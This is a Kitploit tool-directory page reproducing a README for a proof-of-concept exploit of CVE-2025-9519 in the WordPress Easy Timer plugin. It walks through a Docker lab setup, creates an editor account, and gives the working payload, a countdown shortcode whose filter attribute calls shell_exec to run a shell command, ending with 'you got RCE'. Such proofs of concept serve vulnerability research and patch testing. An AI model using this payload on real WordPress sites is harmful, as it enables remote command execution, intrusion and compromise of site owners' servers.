
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Poc-CVE-2025-9519 — Proof-of-concept exploit for CVE-2025-9519, demonstrating remote code execution in WordPress Easy Timer plugin via a crafted shortcode filter, with Docker-based setup. | Kitploit
Tools/GitHubGitHub/nimisha17/poc-cve-2025-9519
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration Testing
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Proof-of-concept exploit for CVE-2025-9519, demonstrating remote code execution in WordPress Easy Timer plugin via a crafted shortcode filter, with Docker-based setup.

View Repository
2110 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Easy Timer v4.2.1 -

Prerequisites

  • Docker Engine installed
  • Docker Compose installed

Refer to the official Docker docs for installation: Docker Engine Install

1. Start WordPress with Docker

From your project directory:

root@kitploit:~
sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Set Up WordPress

  1. Navigate to http://localhost:8000/
  2. Complete the WordPress Setup

  3. Navigate to WordPress Dashboard → Plugins → and click .
Easy Timer
Activate
Screenshot from 2025-10-27 12-52-06

3. Add new user with Editor Privileges

From your project directory execute the following command:

root@kitploit:~
docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(note: replace with your choice of user name, email and password!)

4. Create Post

  1. Go to Posts → Add New


  2. Insert a Shortcode block and enter:
root@kitploit:~
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]

  1. Click Update → Preview Post to see the timer execute.

⚠️ Note: Ensure you are using a Shortcode block, not a Paragraph block, for the shortcode to render properly.
Screenshot from 2025-10-27 13-36-40

Congratz you got RCE. image

Debugging Tips

  • Check running containers:
root@kitploit:~
sudo docker ps

You should see something like:

Screenshot from 2025-10-27 12-51-08
  • If shortcodes are not rendering:

    1. Go to Appearance → Themes
    2. Activate Twenty Twenty-Three (or another default theme).
  • If navigating to http://localhost:8000/ says Database Not Connected:

    1. Wait a minute or two for the Database to finish setting up
Download Tool